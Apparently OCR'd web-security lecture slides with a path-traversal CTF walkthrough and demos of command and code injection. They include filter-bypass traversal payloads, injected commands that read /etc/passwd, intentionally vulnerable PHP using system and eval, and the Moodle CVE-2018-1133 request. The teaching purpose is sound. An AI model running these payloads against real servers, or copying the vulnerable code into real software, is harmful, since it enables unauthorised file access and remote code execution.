```php
<?php
  highlight_file(__FILE__);
  $lang = $_SERVER['HTTP_ACCEPT_LANGUAGE'] ?? 'ot';
  $lang = explode(',', $lang)[0];
  $lang = str_replace('../', '', $lang);
  $c = file_get_contents("flags/$lang");
  if (!$c) $c = file_get_contents("flags/ot");
  echo '<img src="data:image/jpeg;base64,' . base64_encode($c) . '">';
```

Warning: file_get_contents(flags/it-IT): failed to open stream: No such file or directory in **/var/www/html/index.php** on line **6**


Analysis

- The application wants to show a flag based on the user's language
- The user's language is sent by the browser with header **HTTP_ACCEPT_LANGUAGE**
- The flag is retrieved from the flags directory. If missing, a global flag is used.
- To prevent problems, '../' is replaced with ''

What can go wrong?

Problems

- **HTTP_ACCEPT_LANGUAGE** is under the client control, hence it can be modified
- there is input sanitization on the value of this header but it is not very effective
- the value is used to access a path on the server
- hence, there is a user-controlled input that is used to build a file path
- the user can access any file that is accessible by the web server




Burp Suite Community Edition v2021.7.2-8935 (Early Adopter) - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
http://192.168.1.220:1234/
Add to scope
Scan
Send to Intruder Ctrl-I
Send to Repeater Ctrl-R
Send to Sequencer
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser
Engagement tools [Pro version only]
Show new history window
Add comment
Highlight
Delete item
Clear history
Copy URL
Copy as curl command
Copy links
Save item
Proxy history documentation
Request
Pretty Raw Hex \n
Response
Pretty Raw Hex Render \n
INSPECTOR
Request Headers (7)
Response Headers (7)
Search...
0 matches

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	http://192.168.1.220:1234	GET				200	77162	HTML					192.168.1.220		12:48:22 6 ...	8080
2	http://192.168.1.220:1234	GET				404	457	HTML	ico	404 Not Found			192.168.1.220		12:48:31 6 ...	8080

```
GET / HTTP/1.1
Host: 192.168.1.220:1234
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Win                                  ebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.107 Safari/
Accept:
text/html,application/xhtml+                                  avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchan
Accept-Encoding: gzip, defla
Accept-Language: en-US,en;q=
Connection: close
```

```php
<?php
  highlight_file(__FILE__);
  $lang = $_SERVER['HTTP_ACCEPT_LANGUAGE'] ?? 'ot';
  $lang = explode(',', $lang)[0];
  $lang = str_replace('../', '', $lang);
  $c = file_get_contents("flags/$lang");
  if (!$c) $c = file_get_contents("flags/ot");
  echo '<img src="data:image/jpeg;base64,' . base64_encode($c) . '">';
```



Request

```
GET / HTTP/1.1
Host: 192.168.1.220:1234
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: .../...//.../...//.../...//.../...//flag,en;q=0.9
Connection: close
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 06 Aug 2021 10:53:33 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Vary: Accept-Encoding
Content-Length: 2707
Connection: close
Content-Type: text/html; charset=UTF-8

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />&nbsp;&nbsp;highlight_file</span><span style="
color: #007700">(</span><span style="color: #0000BB">__FILE__</span><span style="color:
#007700">);<br />&nbsp;&nbsp;</span><span style="color: #0000BB">$lang&nbsp;</span><span style
="color: #007700">=&nbsp;</span><span style="color: #0000BB">$_SERVER</span><span style="
color: #007700">[</span><span style="color: #DD0000">'HTTP_ACCEPT_LANGUAGE'</span><span style=
"color: #007700">]&nbsp;??&nbsp;</span><span style="color: #DD0000">'ot'</span><span style="
color: #007700">;<br />&nbsp;&nbsp;</span><span style="color: #0000BB">$lang&nbsp;</span><span
 style="color: #007700">=&nbsp;</span><span style="color: #0000BB">explode</span><span style="
color: #007700">(</span><span style="color: #DD0000">','</span><span style="color: #007700">
,&nbsp;</span><span style="color: #0000BB">$lang</span><span style="color: #007700">)[</span><
span style="color: #0000BB">0</span><span style="color: #007700">];<br />&nbsp;&nbsp;</span><
span style="color: #0000BB">$lang&nbsp;</span><span style="color: #007700">=&nbsp;</span><span
 style="color: #0000BB">str_replace</span><span style="color: #007700">(</span><span style="
color: #DD0000">'../'</span><span style="color: #007700">,&nbsp;</span><span style="color:
#DD0000">''</span><span style="color: #007700">,&nbsp;</span><span style="color: #0000BB">
$lang</span><span style="color: #007700">);<br />&nbsp;&nbsp;</span><span style="color:
#0000BB">$c&nbsp;</span><span style="color: #007700">=&nbsp;</span><span style="color: #0000BB
">file_get_contents</span><span style="color: #007700">(</span><span style="color: #DD0000">
"flags/</span><span style="color: #0000BB">$lang</span><span style="color: #DD0000">"</span><
span style="color: #007700">);<br />&nbsp;&nbsp;if&nbsp;(!</span><span style="color: #0000BB">
$c</span><span style="color: #007700">)&nbsp;</span><span style="color: #0000BB">$c&nbsp;</
span><span style="color: #007700">=&nbsp;</span><span style="color: #0000BB">file_get_contents
</span><span style="color: #007700">(</span><span style="color: #DD0000">"flags/ot"</span><
span style="color: #007700">);<br />&nbsp;&nbsp;echo&nbsp;</span><span style="color: #DD0000">
'&lt;img&nbsp;src="data:image/jpeg;base64,'&nbsp;</span><span style="color: #007700">.&nbsp;</
span><span style="color: #0000BB">base64_encode</span><span style="color: #007700">(</span><
span style="color: #0000BB">$c</span><span style="color: #007700">)&nbsp;.&nbsp;</span><span
style="color: #DD0000">'"&gt;'</span><span style="color: #007700">;<br /><br /></span>
</span>
</code><img src="data:image/jpeg;base64,MzVjM190aGlzX2ZsYWdfaXNfdGhlX2JlNXRfZmw0Zwo=">
```

SELECTED TEXT


```
MzVjM190aGlzX2ZsYWdfaXNfdGhlX2JlNXRfZ
mw0Zwo=
```

DECODED FROM: Base64

```
35c3_this_flag_is_the_be5t_fl4g
```

Command & Code Injection

Command Injection in a Nutshell



Source: https://portswigger.net/web-security/os-command-injection

OWASP > A03:2021 – Injection > Command and Code injection


Command Injection Attacks

- Most programming languages provide function to execute system commands, e.g., **system** in PHP
- Precisely, system starts a new shell (e.g., /bin/bash) which is used to process the command given as parameter to the function
- The page **ping.php** below uses the system function to ping an IP address provided by the user via the ip variable
- Feeding user input to the function without validation can lead to disasters :)

ping.php

```
<?php
   system("ping -c 4 " . $_GET["ip"] . " -i 1");
?>
```

Intended Usage



```
GET /ping.php?ip=8.8.8.8 HTTP/2
Host: example.com
```


```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=63 time=270 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=63 time=20.0 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=63 time=24.6 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=63 time=30.2 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3039ms
rtt min/avg/max/mdev = 20.048/86.493/270.999/106.585 ms
```

Attack

; can be used in almost every shell to combine multiple commands in a single one

# comments the remaining part of the ping command to avoid malformed inputs



```
GET /ping.php?ip=8.8.8.8; cat /etc/passwd # HTTP/2
Host: example.com
```

Output of ping

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=63 time=270 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=63 time=20.0 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=63 time=24.6 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=63 time=30.2 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3039ms
rtt min/avg/max/mdev = 20.048/86.493/270.999/106.585 ms
```

Output of cat


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
...
```

Code Injection Attacks

calc.php

```
<?php
   eval("echo " . $_GET["expr"] . ";");
?>
```

- Many interpreted languages provide functions to dynamically evaluate strings as code, e.g., eval in PHP
- Idea: I implement an evaluator of numeric expressions and use eval to take advantage of the PHP interpreter! **What can go wrong?**




```
GET /calc.php?expr=2*3 HTTP/2
Host: example.com
```

Code Injection Attacks (2)

calc.php

```php
<?php
  eval("echo " . $_GET["expr"] . ";");
?>
```

Answer: Well, everything!



```
GET /calc.php?expr=file_get_contents('/etc/passwd')
HTTP/2 Host: example.com
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
...
```

Command & Code Injections

- The root cause of both problems is the same: user input is provided as input to dangerous functions without prior validation!

- By exploiting these vulnerabilities, an attacker could:
  - execute arbitrary commands / code on the server (Remote Code Execution)
  - access sensitive files on the server
  - acquire control of the server machine!


Moodle Command Injection (2018)

Evil Teacher: Code Injection in Moodle

11 min read — 12 Jun 2018 by Robin Peraglie

Moodle is a widely-used open-source e-Learning software with more than **127 million** users allowing teachers and students to digitally manage course activities and exchange learning material, often deployed by large universities. In this post we will examine the technical intrinsics of a **critical vulnerability** in the previous Moodle release detected by RIPS Code Analysis (CVE-2018-1133).

PHP | SECURITY | CODE EXECUTION | MOODLE | VULNERABILITY | PLATFORM | TOP5



```
url=%2Fmod%2Fquiz%2Fedit.php%3Fcmid%3D2%26addonpage%3D0&appendqnumstring=addquestion&scrollpos=0&id=10&wizardnow=datasetitems&cmid=2&0=(date;cat /etc/passwd)
http://localhost/question/question.php?returnurl=/mod/quiz/edit.php?cmid=2&addonpage=0&appendqnumstring=addquestion&scrollpos=0&id=10&wizardnow=datasetitems&cmid=... — Visit
localhost/question/question.php?returnurl=%2Fmod%2Fquiz%2Fedit.php%3Fcmid%3D2%26addonpage%3D0&appendqnumstring=addquestion&scrollpos=0&id=10&wizardnow=datasetit...
Search for localhost/question/question.php?returnurl=%2Fmod%2Fquiz%2Fedit.php%3Fcmid%3D2%26addonpage%3D0&appendqnumstring=addquestion&scrollpos=0&id=10&wizardnow=datasetitems&cmid=2&0=(date;cat /etc/passwd) with:
```

Super Complex Math

Dashboard / My courses / SCM / General / Math-Quiz / Question bank / Questions / Editing a Calculated question

Edit the wildcards datasets

Shared wild cards

The attacker can now append arbitrary commands to the address bar

No shared wild card in this category

Details: https://blog.ripstech.com/2018/moodle-remote-code-execution/

Preventing Code & Command Injection

- NEVER use function like eval that dynamically evaluate strings as code (validation is too error prone here)
- Avoid as much as possible functions that execute system commands and rewrite the code relying on them to use safer alternatives: several programs come with bindings for different languages.

- If you REALLY want to use functions that run system commands, remove / properly escape all special characters that break the syntax / have a special meaning for the target interpreter (e.g., ; # and so on in bash)

- Reduced privileges of web server
    - Use sandbox environment (e.g., chroot jail, SELinux, containers) to enforce boundary between web server and the OS

Training challenge #03

